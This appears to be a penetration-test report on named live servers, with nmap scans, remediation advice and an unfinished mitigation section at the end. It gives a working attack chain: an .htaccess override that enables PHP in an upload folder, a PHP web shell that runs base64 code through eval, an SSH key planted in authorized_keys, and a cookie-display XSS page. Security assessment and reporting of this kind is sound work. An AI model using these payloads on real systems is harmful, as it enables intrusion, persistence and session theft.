
```
shifat@shifat:~$ nmap -sTV -p 465,3306,2121,9998,3313,110,53657,25,143,3312,993,3315,53,2222,80,443,3310,587,995 sqcfbd.org
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-29 03:39 +06
Nmap scan report for sqcfbd.org (193.70.79.13)
Host is up (0.19s latency).
Other addresses for sqcfbd.org (not scanned): 46.105.104.51 2001:41d0:2:d733::2 2001:41d0:2:d733::1
rDNS record for 193.70.79.13: altsmtpy.nixtecsys.com

PORT      STATE SERVICE         VERSION
25/tcp    open  smtp            Postfix smtpd
53/tcp    open  domain          ISC BIND 9.16.6
80/tcp    open  http            nginx 1.19.0
110/tcp   open  pop3            Dovecot pop3d
143/tcp   open  imap            Dovecot imapd
443/tcp   open  ssl/http        nginx 1.19.0
465/tcp   open  ssl/smtp        Postfix smtpd
587/tcp   open  smtp            Postfix smtpd
993/tcp   open  ssl/imap        Dovecot imapd
995/tcp   open  ssl/pop3        Dovecot pop3d
2121/tcp  open  ftp             vsftpd 3.0.3
2222/tcp  open  ssh             OpenSSH 8.0 (protocol 2.0)
3306/tcp  open  mysql           MySQL 5.5.5-10.2.22-MariaDB
3310/tcp  open  mysql           MySQL 5.5.5-10.2.22-MariaDB
3312/tcp  open  mysql           MySQL 5.5.5-10.2.22-MariaDB
3313/tcp  open  mysql           MySQL 5.5.5-10.2.22-MariaDB
3315/tcp  open  mysql           MySQL 5.5.5-10.2.22-MariaDB
9998/tcp  open  ssl/distinct32?
53657/tcp open  status          1 (RPC #100024)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi
?new-service :
SF-Port9998-TCP:V=7.94%T=SSL%I=7%D=9/29%Time=6515F2B0%P=x86_64-pc-linux-gn
SF:u%r(GetRequest,AEC,"HTTP/1\.0\x20200\x20OK\r\nDate:\x20Thu,\x2028\x20Se
SF:p\x202023\x2021:40:06\x20GMT\r\nServer:\x20ZNC\x20-\x20https://znc\.in\
SF:r\nContent-Length:\x202493\r\nContent-Type:\x20text/html;\x20charset=ut
SF:f-8\r\nSet-Cookie:\x209998-SessionId=1e53abeceaab86ac4f19dc122775c9d8a1
SF:83bed036f881c505b161672911f035;\x20HttpOnly;\x20path=/;Secure;\x20SameS
SF:ite=Strict;\r\nConnection:\x20Close\r\n\r\n<\?xml\x20version=\"1\.0\"\x
SF:20encoding=\"UTF-8\"\?>\n<!DOCTYPE\x20html>\n<html\x20xmlns=\"http://ww
SF:w\.w3\.org/1999/xhtml\"\x20xml:lang=\"en\"\x20lang=\"en\">\n\t<head>\n\
SF:t\t<meta\x20charset=\"UTF-8\"\x20/>\n\t\t<title>ZNC\x20-\x20Web\x20Fron
```

My target is to gain access to the domain using SSH server.I was only given an account credential on the website.

Next I Logged into the site.
There I found an upload page where you can upload images.
Instead of uploading an image I upload a text file.



Looks like the server does not filter uploaded file type.
I tried to find the location of my uploaded file.




I found it in /storage/images path

Since it uses php , then it must be running apache.So I uploaded an .htaccess file.

An .htaccess file is a directory-level configuration file supported by several web servers, used for configuration of website-access issues, such as URL redirection, URL shortening, access control, and more. The 'dot' before the file name makes it a hidden file in Unix-based environments.


Inside .htaccess file:

DirectoryIndex rce.php



Since the file will be saved inside the /storage/images path.
It means when anyone visits http://sqcfbd.org/storage/images/ , the rce.php file will be executed.


The https://sqcfbd.org/storage/images/ path is forbidden by the owner of the site and php file execution is disabled in this path, so I had to upload a .htaccess file to override the rules.




Then I uploaded the rce.php file.Inside the file

```
<?php
$decodedString = base64_decode($_REQUEST['code']);
echo eval($decodedString);
?>
```


The rce.php file will take base64 encoded php code , then it will decode and execute php code.



At first I executed echo phpinfo(); php code , to view username and home directory.




Then I listed the home directory to see if .ssh directory is existed or not.



Looks like the .ssh directory exists.

Now I generate my ssh private public key pair.




Then I wrote the content of the ssh public key file which is sqcfbd.pub into authorized_keys file that existed in the .ssh directory.
Then I used the ssh private key to gain full access to the domain.

```
shifat@shifat:~/Desktop/pentest$ chmod 400 sqcfbd

shifat@shifat:~/Desktop/pentest$ ssh -i sqcfbd -p 2222 -l sqcf063 sqcfbd.org
The authenticity of host '[sqcfbd.org]:2222 ([193.70.79.13]:2222)' can't be established.
ED25519 key fingerprint is SHA256:jZexSDKABoxFseIjP1KG0wF7NXKEHeYaGVBQgwL0YSc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[sqcfbd.org]:2222' (ED25519) to the list of known hosts.
Gentoo Base System release 2.6
Linux smtpy 4.19.72-gentoo #1 SMP Sun Oct 6 19:30:45 +06 2019 x86_64 Intel(R) Xeon(R) CPU E5-1660 v4 @ 3.20GHz GenuineIntel GNU/Linux

server    : 952329
hostname  : smtpy
eth0 IPv4 : 46.105.104.51
eth0 IPv6 : 2001:41d0:2:d733::2/64
eth0 IPv6 : 2001:41d0:2:d733::1/64
eth1 IPv4 : 192.168.0.201
eth1 IPv6 : 2001:41d0:2:d733::2/64
eth1 IPv6 : 2001:41d0:2:d733::1/64

sqcf063@smtpy ~ $ ls
composer.phar  Http.xz  log  misc  qc-web  qc-website  qc-website2  tmp  vendor.zip  www
sqcf063@smtpy ~ $ whooami
-bash: whooami: command not found
sqcf063@smtpy ~ $ whoami
sqcf063
sqcf063@smtpy ~ $ id
uid=1212(sqcf063) gid=1214(sqcf063) groups=1214(sqcf063),16(cron),1001(sftp)
sqcf063@smtpy ~ $
```


The .htaccess file can be used to attack the clients of the website.It can redirect a user to any website.

I can also upload html files which can be used to perform client side attacks like session hijacking ,phishing etc.For example, I uploaded the showcookie.html

```
Terminal  Help

Welcome   showcookie.html ×

showcookie.html > html > script
1  <!DOCTYPE html>
2  <html>
3      <script>
4          document.write(document.cookie);
5      </script>
6  </html>
```



When I visit the http://sqcfbd.org/storage/images/showcookie.html , it shows my cookie , which can be used by anyone to log into my account.



An attacker can send the cookie anonymously to his server using javascript.here it is a demo.

Chapter 6

Results & Analysis

Detailed Findings And Recommendations

Vulnerabilities Of http://vps-414ae572.vps.ovh.ca/

Arbitrary File Upload

There is an arbitrary file upload vulnerability in “book.ts” and “document.ts” which are located inside /var/www/qops-data-collection-api/src/controller Directory. The vulnerability is located inside reUploadThumb and UploadThumb function.

```
};

export const uploadThumb = async (
  req: Request,
  res: Response /*, next: NextFunction*/
): Promise<void> => {
  const { id } = req.params;
  try {
    let extension = "";

    const storage = multer.diskStorage({
      destination: function (req: any, file: any, callback: any) {
        callback(null, "./uploads");
      },
      filename: function (req: any, file: any, callback: any) {
        extension = path.extname(file.originalname);
        console.log("extension: ", extension);
        callback(null, "thumb_" + id + extension);
      },
    });

    const upload = multer({ storage: storage }).single("doc");

    upload(req, res, async function (err: any) {
      if (err) {
        console.log("uploading error: ", err);
        res.status(500).json({
          success: false,
          code: 500,
          error: err,
          message: "Error Uploading Document Thumbnail.",
        });
        return;
      }

      const  documen2: IDocumentL = await DocumentL.findOneAndUpdate(
        { _id: id },
```

Mitigation: Just place the codes inside the yellow box to the top of red box

Misconfigurations

Unprotected Rsync

The server had an unprotected rsync server where anyone only downloads any file in the server that has read permission to user “centos”.

Mitigation: I have already shutdown the server.

```
centos@vps-414ae572:~
cloud-final.service                          loaded active exited    Execute cloud user/final scripts
cloud-init-local.service                     loaded active exited    Initial cloud-init job (pre-networking)
cloud-init.service                           loaded active exited    Initial cloud-init job (metadata service crawler)
crond.service                                loaded active running   Command Scheduler
dbus.service                                 loaded active running   D-Bus System Message Bus
getty@tty1.service                           loaded active running   Getty on tty1
gssproxy.service                             loaded active running   GSSAPI Proxy Daemon
kdump.service                                loaded active exited    Crash recovery kernel arming
kmod-static-nodes.service                    loaded active exited    Create list of required static device nodes for
mongod.service                               loaded active running   MongoDB Database Server
network.service                              loaded active running   LSB: Bring up/down networking
nginx.service                                loaded active running   The nginx HTTP and reverse proxy server
polkit.service                               loaded active running   Authorization Manager
postfix.service                              loaded active running   Postfix Mail Transport Agent
qemu-guest-agent.service                     loaded active running   QEMU Guest Agent
rhel-autorelabel-mark.service                loaded active exited    Mark the need to relabel after reboot
rhel-dmesg.service                           loaded active exited    Dump dmesg to /var/log/dmesg
rhel-domainname.service                      loaded active exited    Read and set NIS domainname from /etc/sysconfig/
rhel-import-state.service                    loaded active exited    Import network configuration from initramfs
rhel-readonly.service                        loaded active exited    Configure read-only root support
rpcbind.service                              loaded active running   RPC bind service
rsyncd.service                               loaded active running   fast remote file copy program daemon
rsyslog.service                              loaded active running   System Logging Service
serial-getty@ttyS0.service                   loaded active running   Serial Getty on ttyS0
sshd.service                                 loaded active running   OpenSSH server daemon
systemd-journal-flush.service                loaded active exited    Flush Journal to Persistent Storage
systemd-journald.service                     loaded active running   Journal Service
systemd-logind.service                       loaded active running   Login Service
[centos@vps-414ae572 ~]$ sudo systemctl disable rsyncd
Removed symlink /etc/systemd/system/multi-user.target.wants/rsyncd.service.
[centos@vps-414ae572 ~]$ sudo systemctl stop rsyncd
[centos@vps-414ae572 ~]$ sudo systemctl status rsyncd
● rsyncd.service - fast remote file copy program daemon
   Loaded: loaded (/usr/lib/systemd/system/rsyncd.service; disabled; vendor preset: disabled)
   Active: inactive (dead)

Aug 01 11:24:05 vps-414ae572.vps.ovh.ca rsyncd[28637]: connect from 158.54.211.130.bc.googleusercontent.com (130.211.54.158)
Aug 01 11:24:06 vps-414ae572.vps.ovh.ca rsyncd[28637]: rsync on dnd_lab/var/yp/ from 158.54.211.130.bc.googleusercontent.com (130.211.54.158)
Aug 01 11:24:06 vps-414ae572.vps.ovh.ca rsyncd[28637]: building file list
Aug 01 12:08:39 vps-414ae572.vps.ovh.ca rsyncd[31021]: connect from scan-46a.shadowserver.org (64.62.197.77)
Aug 01 12:08:49 vps-414ae572.vps.ovh.ca rsyncd[31032]: connect from scan-46a.shadowserver.org (64.62.197.77)
Aug 01 13:10:46 vps-414ae572.vps.ovh.ca rsyncd[1729]: 192.241.212.23 is not a known address for "apzg-0729a-145.stretchoid.com": spoofed address?
Aug 01 13:10:46 vps-414ae572.vps.ovh.ca rsyncd[1729]: connect from UNKNOWN (192.241.212.23)
Aug 01 17:29:45 vps-414ae572.vps.ovh.ca systemd[1]: Stopping fast remote file copy program daemon...
Aug 01 17:29:45 vps-414ae572.vps.ovh.ca rsyncd[570]: sent 0 bytes  received 0 bytes  total size 0
Aug 01 17:29:45 vps-414ae572.vps.ovh.ca systemd[1]: Stopped fast remote file copy program daemon.
[centos@vps-414ae572 ~]$
```

Expose Internal server

The NodeJS frontend server and backend which are running on port 9001 and 9000 respectively are exposed. Anyone can connect to them directly without going through nginx reverse proxy server which is running on port 80.

This is important because the above mentioned file upload vulnerability's exploitation method does not work through nginx. I have to connect to port 9000 directly for that exploit to work.

```
Applications  Places  Terminal                Aug 1  6:07 AM
shifat@MapleLeaf: ~/Desktop/pentest
┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$ sudo nmap -sTV vps-414ae572.vps.ovh.ca
[sudo] password for shifat:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-01 06:06 +06
Nmap scan report for vps-414ae572.vps.ovh.ca (51.79.254.118)
Host is up (0.042s latency).
Other addresses for vps-414ae572.vps.ovh.ca (not scanned): 2402:1f00:8000:800::15e1
Not shown: 994 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http    nginx 1.20.1
111/tcp  open  rpcbind 2-4 (RPC #100000)
873/tcp  open  rsync   (protocol version 31)
9000/tcp open  http    Node.js Express framework
9001/tcp open  http    Node.js Express framework

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.19 seconds

┌──(shifat㉿MapleLeaf)-[~/Desktop/pentest]
└─$
```

Mitigation: When you specify port number for server to listen , you must also specify host ip (Interface ip) , in this case it should be 127.0.0.1 OR localhost . By default , nodeJS listens on (0.0.0.0) which is *any* interface. This means anyone from an external network can connect to this server.

Before Mitigation:

```
/**
 * Start Express server.
 */
const server = app.listen(app.get("port"), () => {
    console.log(
        "\n  App is running at http://localhost:%d in %s mode",
        app.get("port"),
        app.get("env")
    );
});
```

After mitigation:

